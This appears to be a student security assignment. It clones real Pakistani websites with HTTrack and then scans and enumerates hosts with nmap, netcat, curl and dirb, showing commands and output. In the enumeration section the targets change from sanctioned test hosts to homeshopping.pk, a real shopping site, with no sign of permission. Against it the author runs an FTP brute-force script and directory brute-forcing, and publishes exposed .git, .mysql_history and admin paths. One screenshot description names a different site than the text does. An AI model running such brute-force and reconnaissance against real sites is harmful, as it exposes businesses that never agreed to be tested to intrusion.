
- <https://www.af.org.pk/>
- <https://www.ssuet.edu.pk/>

Step - 1 Install and Open HTTrack on your Computer




<https://www.ssuet.edu.pk/>


Step - 2 Give a suitable project name and click Next



Step - 3 Enter the URL of the first website to be cloned. Then click Next.



Step - 4 After clicking Next, the website will start cloning into your machine, please be patient for the time being and let it fully clone.



Step - 5 The website will get cloned when you will see this message. Now click on Browse Mirrored Website Button.

Mirroring operation complete.
Click Exit to quit WinHTTTrack.
See log file(s) if necessary to ensure that everything is OK.

Thanks for using WinHTTTrack!

Tip: Click [View log file] to see warning or error messages

[Browse Mirrored Website](#)

[Back](#) [Finish](#) [Exit](#) [Help](#)

Step - 6 The Cloned website will appear on your Browser Window.

Cloned <https://www.af.org.pk/>



Similarly the other Website can also be cloned using the same procedure.

Here we have cloned <https://www.ssuet.edu.pk/>

The screenshot shows a cloned version of the SUI Southern Gas Company Limited website. The header features the company logo and the slogan "SERVICE WITH A SMILE". It includes a search bar, a phone number (1199, 99021000), an email address (info@ssgc.com.pk), and social media links for Facebook and Twitter. The main menu has options like Home, About Us, Financial Highlights, Customer Management, Investor Information, New Connection, Tenders, Media Center, Helpline & Complaints, and R&D Department. Below the menu is a grid of six images showing various industrial and laboratory settings. At the bottom, there's a row of icons for Careers, Pay/View Bill, Register for E-Bill, Gas Tariff / Rates, RLNG Domestic Gas Connection Forms & Approved, Meter Manufacturing Plant, Complaints/Feedback, and Defaulters' List. A "Complaints Form" link is also visible. The footer contains a "Privacy - Terms" link.

23EO5-ST#IS#6653-ASSIGNMENT-2

Objective - Perform Scanning and Enumeration Tasks using *nmap* tool

***nmap* Tool-**

nmap, short for **Network Mapper**, is a highly versatile, open-source tool that is widely used in cybersecurity for **network discovery** and **security auditing**. It sends packets to a specified host or network and analyses the responses to create a map of the network. *nmap* can be used to **discover hosts and services** on a network, providing information about the **operating system** and **hardware characteristics** of networked devices.

Tasks which can be performed with *nmap* include, but are not limited to: **scanning**, **enumeration**, network inventory, managing service upgrade schedules, monitoring host or service uptime, **finding open ports**, detecting security risks, and even some forms of **intrusion detection**.

Here is a list of commands that can be seen by **nmap -h** :-

```
(root㉿kali)-[~/home/kali]
# nmap -h
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
```

A) Perform scanning on any 3 websites which have open ports.

- Scan all 3 targets using the list command.
- Scan all 65,535 ports for 3 websites in a single command

The Targets we are choosing here are-

- scanme.nmap.org
- testphp.vulnweb.com
- itsecgames.com

Scanning the Target websites using List command.


STEP 1

Start Kali Linux machine from your Virtual Box or VM Ware and check the network setting is in NAT Network.



STEP 2

Create a text file **scan.txt** and add the three targets, one per line:



STEP - 3

Open the terminal and Use the following Nmap command to scan all targets listed in the scan.txt file

```
nmap -T4 -iL scan.txt
```

Nmap will scan the most common 1000 ports on each target specified in the scan.txt file and display the open ports, if any. T4 is used for faster outputs.



This is the Generated **Output**-

```
kali@kali: ~
File Actions Edit View Help
root@kali: /home/kali ~ kali@kali: ~ kali@kali: ~
└─(kali㉿kali)-[~]
$ nmap -T4 -iL Desktop/scan.txt
Starting Nmap 7.94SVM ( https://nmap.org ) at 2024-06-03 07:54 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.33s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.33s latency).
Other addresses for testphp.vulnweb.com (not scanned): 64:ff9b::2ce4:f903
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
All 1000 scanned ports on testphp.vulnweb.com (44.228.249.3) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for www.itsecgames.com (31.3.96.40)
Host is up (0.19s latency).
Other addresses for www.itsecgames.com (not scanned): 64:ff9b::1f03:6028
rDNS record for 31.3.96.40: web.mmebvba.com
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 3 IP addresses (3 hosts up) scanned in 309.13 seconds
└─(kali㉿kali)-[~]
```

Scanning all 65,535 ports for target websites in a single command.

STEP 1

Use the following Nmap command to scan all 65,535 ports on the three targets:

```
nmap -T4 -p- -iL Desktop/scan.txt
```

```
(kali㉿kali)-[~]
└─$ nmap -T4 -p- -iL Desktop/scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 08:07 EDT
Stats: 0:51:04 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 23.32% done; ETC: 11:45 (2:47:27 remaining)
Stats: 0:51:05 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 23.34% done; ETC: 11:45 (2:47:16 remaining)
Stats: 0:51:08 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 23.37% done; ETC: 11:45 (2:47:16 remaining)
Stats: 0:51:09 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 23.37% done; ETC: 11:45 (2:47:15 remaining)
Stats: 0:54:23 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 25.02% done; ETC: 11:44 (2:42:30 remaining)
Stats: 0:54:23 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 25.02% done; ETC: 11:44 (2:42:30 remaining)
Stats: 0:54:25 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 25.05% done; ETC: 11:44 (2:42:25 remaining)
Stats: 1:00:02 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 26.92% done; ETC: 11:50 (2:42:34 remaining)
Stats: 1:00:03 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 26.93% done; ETC: 11:50 (2:42:34 remaining)
Stats: 1:03:11 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 27.34% done; ETC: 11:58 (2:47:30 remaining)
Stats: 1:22:41 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 30.29% done; ETC: 12:40 (3:09:59 remaining)
Stats: 1:22:41 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 30.29% done; ETC: 12:40 (3:10:01 remaining)
Stats: 1:59:08 elapsed; 0 hosts completed (3 up), 3 undergoing Connect Scan
Connect Scan Timing: About 40.07% done; ETC: 13:04 (2:57:59 remaining)
```

B) Perform different types of scanning methods mentioned below on open ports.

- Service Version Scan
- Aggressive Scan
- Retrieve Domain of an IP address- 54.251.249.26

Performing Service Version Scan

Service Version Scan: A service version scan is used to identify the version of the services running on the open ports of a target system. This information can be helpful in identifying potential vulnerabilities associated with specific service versions.

```
nmap -sV [target_ip_or_domain]
```

STEP 1

Enter the above command on the kali linux terminal and hit Enter.

```
kali@kali: ~
File Actions Edit View Help
root@kali:/home/kali ~ kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~
└─(kali㉿kali)-[~]
$ nmap -T4 -sV www.itsecgames.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 08:21 EDT
Nmap scan report for www.itsecgames.com (31.3.96.40)
Host is up (0.70s latency).
Other addresses for www.itsecgames.com (not scanned): 64:ff9b::1f03:6028
rDNS record for 31.3.96.40: web.mmebvba.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 270.71 seconds

└─(kali㉿kali)-[~]
$
```

Performing Aggressive Scan

Aggressive Scan: An aggressive scan is a comprehensive scanning technique that combines various Nmap scan types and scripts to gather detailed information about a target system. It can be useful for identifying potential vulnerabilities and gathering reconnaissance data.

```
nmap -A [target_ip_or_domain]
```

STEP 1

Enter the above command on the kali linux terminal and hit Enter.

```
kali@kali: ~
File Actions Edit View Help
root@kali:/home/kali ~ kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~
└─(kali㉿kali)-[~]
$ nmap -T4 -A testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 08:23 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.32s latency).
Other addresses for testphp.vulnweb.com (not scanned): 64:ff9b::2ce4:f903
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
All 1000 scanned ports on testphp.vulnweb.com (44.228.249.3) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.45 seconds

└─(kali㉿kali)-[~]
$
```

Retrieving Domain of an IP address- 54.251.249.26

We can retrieve the hostnames/domains of any IP address by using any of the following commands.

```
nmap -T4 54.251.249.26  
nmap -T4 -sL 54.251.249.26
```

STEP 1

Get root access in the terminal by entering sudo su in the Linux Terminal.

STEP 2

```
[(kali㉿kali)-~]$ sudo su  
[sudo] password for kali:  
[(root㉿kali)-~/home/kali]$ # nmap -T4 -sL 54.251.249.26  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 08:33 EDT  
Nmap scan report for ec2-54-251-249-26.ap-southeast-1.compute.amazonaws.com (54.251.249.26)  
Nmap done: 1 IP address (0 hosts up) scanned in 0.01 seconds
```

This is the generated output:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 08:33 EDT  
Nmap scan report for ec2-54-251-249-26.ap-southeast-1.compute.amazonaws.com  
(54.251.249.26)  
Nmap done: 1 IP address (0 hosts up) scanned in 0.01 seconds
```

STEP 3

For further information serach this ip on Reverse Ip Lookup website. On your favourite brower go to <https://reverseip.domaintools.com> and enter the ip **54.251.249.26** in the search box.

54.251.249.26 Reverse IP Lookup

Enter an IP address and our patented Reverse IP Lookup tool will show you all of the domains currently hosted there. Results include all gTLD domains and any known ccTLD domains.

Lookup Connected Domains [Lookup tips](#)

Example: 65.55.53.233 or 64.233.161.%

Reverse IP Lookup Results – 1 domain hosted on IP address 54.251.249.26

Domain	View Whois Record	Screenshots
1. bcci.com		

Observation:

Hence the host name for the ip **54.251.249.26** is **ec2-54-251-249-26.ap-southeast-1.compute.amazonaws.com** which indicates that this IP address belongs to an Amazon Web Services (AWS) EC2 instance in the Asia Pacific (Singapore) region.

The domain name for this website is **bcci.com**

C) Performing Different Enumerations on any Pakistan website

- **FTP Enumeration**
- **HTTP Enumeration**
- **SSL Enumeration**
- **SMTP Enumeration**
-

The target pakistani website we are choosing here is <https://homeshopping.pk/>
(ip - 104.21.34.56)

Enumeration

Enumeration is a critical phase of a cyber attack that involves **extracting more detailed information** about a target environment, such as **user names, machine names, network resources, shares, and services**. This process helps the attacker to get a better understanding of the system architecture and design, and to **identify potential vulnerabilities**.

There are several types of enumeration:

- **FTP Enumeration:** File Transfer Protocol (FTP) enumeration involves identifying FTP servers and attempting to connect to them to gather information about existing directories and files.

```
nmap --script ftp-anon,ftp-bounce,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,  
ftp-vuln-cve2010-4221 -p 21 [target]
```

- **HTTP Enumeration:** HyperText Transfer Protocol (HTTP) enumeration involves gathering information about web servers, including server type, cookies set, HTTP headers, and any potential security weaknesses.

```
nmap --script http-enum -p 80 [target]
```

- **SSL Enumeration:** Secure Sockets Layer (SSL) enumeration involves identifying SSL services and gathering information about the SSL certificate and configuration, which may reveal potential security weaknesses.

```
nmap --script ssl-enum-ciphers -p 443 [target]
```

- **SMTP Enumeration:** Simple Mail Transfer Protocol (SMTP) enumeration involves gathering information about the SMTP server. This could include the server banner, the type of mail server, and whether the server allows anonymous logins.

```
nmap --script smtp-commands,smtp-enum-users -p 25 [target]
```

The target Pakistani website we are choosing here is <https://homeshopping.pk/>

Performing FTP Enumeration-

STEP 1 Open Kali Linux terminal and search for open ports in the website by entering the following command.

```
nmap --script ftp-brute -p 21 <host>
```

The command `nmap --script ftp-brute -p 21 <host>` performs an FTP brute force attack on the target host. It attempts to connect to the FTP server on port 21 using a list of usernames and passwords to find valid credentials.

```
(root㉿kali)-[~/home/kali]
└─# nmap --script ftp-brute -p 21 homeshopping.pk
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 09:30 EDT
Nmap scan report for homeshopping.pk (104.21.34.56)
Host is up (0.00028s latency).
Other addresses for homeshopping.pk (not scanned): 172.67.155.30 64:ff9b::ac43:9b1e 64:ff9b::6815:2238

PORT      STATE      SERVICE
21/tcp    filtered  ftp

Nmap done: 1 IP address (1 host up) scanned in 7.29 seconds
```

To check if an FTP server allows anonymous logins we can enter the following command.

```
nmap -sV -sC <target>
```

```
(root㉿kali)-[~/home/kali]
└─# nmap -sV -sC homeshopping.pk
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 09:31 EDT
Nmap scan report for homeshopping.pk (172.67.155.30)
Host is up (0.012s latency).
Other addresses for homeshopping.pk (not scanned): 104.21.34.56 64:ff9b::6815:2238 64:ff9b::ac43:9b1e
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE      SERVICE      VERSION
443/tcp    open       ssl/http    Cloudflare http proxy
|_http-title: 400 The plain HTTP request was sent to HTTPS port
|_http-server-header: cloudflare
| ssl-cert: Subject: commonName=homeshopping.pk
| Subject Alternative Name: DNS:*.homeshopping.pk, DNS:homeshopping.pk
| Not valid before: 2024-04-16T14:45:14
| Not valid after:  2024-07-15T14:45:13
8080/tcp   open       http        Cloudflare http proxy
|_http-server-header: cloudflare

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.82 seconds
```

Performing HTTP Enumeration

HTTP enumeration is the process of gathering information about a web server and its associated web applications.

1. Basic HTTP Banner Grab

```
nc -v <target IP> 80
```

This command connects to port 80 of the target IP address using the nc (netcat) command, and retrieves the HTTP banner for the web server.

```
[root@kali ~]# nc -v homeshopping.pk 80
Warning: inverse host lookup failed for 104.21.34.56: Unknown host
Warning: inverse host lookup failed for 172.67.155.30: Unknown host
homeshopping.pk [104.21.34.56] 80 (http) open
```

2. HTTP options:

```
curl -X OPTIONS <targetURL>
```

This command sends an HTTP OPTIONS request to the target URL using the curl command, and retrieves information about the server's supported HTTP methods and other capabilities.

```
[root@kali ~]# curl -X OPTIONS homeshopping.pk
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>cloudflare</center>
</body>
</html>
```

3. HTTP headers:

```
curl -I <targetURL>
```

This command sends an HTTP HEAD request to the target URL using the curl command, and retrieves the server's response headers. This can include information such as the server type, supported content types, and other details.

```
[root@kali] ~ [~/home/kali]
# curl -I homeshopping.pk
HTTP/1.1 301 Moved Permanently
Date: Mon, 03 Jun 2024 13:43:04 GMT
Content-Type: text/html
Content-Length: 167
Connection: keep-alive
Cache-Control: max-age=3600
Expires: Mon, 03 Jun 2024 14:43:04 GMT
Location: https://homeshopping.pk/
Report-To: [{"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4?s=7Hm07ScdtKVFQ1biQIh2cDOCpiViGxI9pAsudZ2x07hLVKOW3H2BrnyYQPd0KMc1RbHzkfcQdoeOMBDCicjsyEnhjENlcLKS1tlbLS0Mu7KI09bL11tIvCQbcuyW1%2B9JH%2Fo%3D"}], "group": "cf-ne"}, {"max_age": 604800}]
NEL: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}
Server: cloudflare
CF-RAY: 88e01c2a3de0035c-CDG
alt-svc: h3=":443"; ma=86400
```

4. Directory enumeration:

```
dirb <targetURL>
```

This command performs a directory brute-force attack against the target URL using the dirb tool, and attempts to enumerate all available directories and files on the web server.

Here is the list of directories scanned by directory enumeration on the target site.

```

root@kali:~/home/kali]
# dirb https://homeshopping.pk/

DIRB v2.22
By The Dark Raver

START_TIME: Mon Jun 3 09:48:57 2024
URL_BASE: https://homeshopping.pk/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: https://homeshopping.pk/ ---
+ https://homeshopping.pk/.git/HEAD (CODE:200|SIZE:23)
+ https://homeshopping.pk/.mysql_history (CODE:200|SIZE:50)
+ https://homeshopping.pk/0 (CODE:200|SIZE:393325)
=> DIRECTORY: https://homeshopping.pk/addons/
=> DIRECTORY: https://homeshopping.pk/admin/
=> DIRECTORY: https://homeshopping.pk/affiliate/
=> DIRECTORY: https://homeshopping.pk/ajax/
=> DIRECTORY: https://homeshopping.pk/api/
=> DIRECTORY: https://homeshopping.pk/application/
+ https://homeshopping.pk/banks (CODE:200|SIZE:187848)
=> DIRECTORY: https://homeshopping.pk/blog/
+ https://homeshopping.pk/brands (CODE:200|SIZE:232239)
=> DIRECTORY: https://homeshopping.pk/cache/
+ https://homeshopping.pk/categories (CODE:200|SIZE:355504)
=> DIRECTORY: https://homeshopping.pk/cgi-bin/
=> DIRECTORY: https://homeshopping.pk/cgi-sys/
+ https://homeshopping.pk/compare (CODE:200|SIZE:209810)
=> DIRECTORY: https://homeshopping.pk/config/
+ https://homeshopping.pk/controlpanel (CODE:301|SIZE:0)
■→ Testing: https://homeshopping.pk/coreg

```

5. Content discovery:

```
gobuster -u <target URL> -w <wordlist file> -x <fileextensions>
```

This command performs a content discovery attack against the target URL using the gobuster tool, and attempts to discover hidden files and directories on the web server. The -u option specifies the target URL, the -w option specifies the wordlist file to use for the attack, and the -x option specifies the file extensions to search for (e.g. php, html, txt, etc.).

Performing SSL Enumeration

```
nmap -script ssl-cert ip_address
```

The command `nmap -script ssl-cert ip_address` is used to obtain the SSL certificate of a target system. The `ssl-cert` script is part of Nmap's scripting engine, which allows Nmap to perform a variety of additional functions beyond basic scanning. In this case, the `ssl-cert` script retrieves the SSL certificate from the target system,

providing information such as the issuing authority, the validity period, and any subject alternative names (SANs) present in the certificate.

```
└─(root㉿kali)-[~/home/kali]
└─# nmap --script ssl-cert 104.21.34.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 09:54 EDT
Nmap scan report for 104.21.34.56
Host is up (0.00043s latency).
All 1000 scanned ports on 104.21.34.56 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.35 seconds
```

Performing SMTP Enumeration

```
sudo nmap --script smtp-ntlm-info <target>
```

The command `sudo nmap --script smtp-ntlm-info <target>` is used to gather information about the Simple Mail Transfer Protocol (SMTP) server of the target system, specifically the server's NTLM information. NTLM (New Technology LAN Manager) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users.

```
└─(root㉿kali)-[~/home/kali]
└─# nmap --script smtp-ntlm-info homeshopping.pk
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 10:00 EDT
Nmap scan report for homeshopping.pk (104.21.34.56)
Host is up (0.022s latency).
Other addresses for homeshopping.pk (not scanned): 172.67.155.30 64:ff9b::6815:2238 64:ff9b::ac43:9b1e
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
```

END OF ASSIGNMENT

23EO5-ST#IS#6653-Task-3

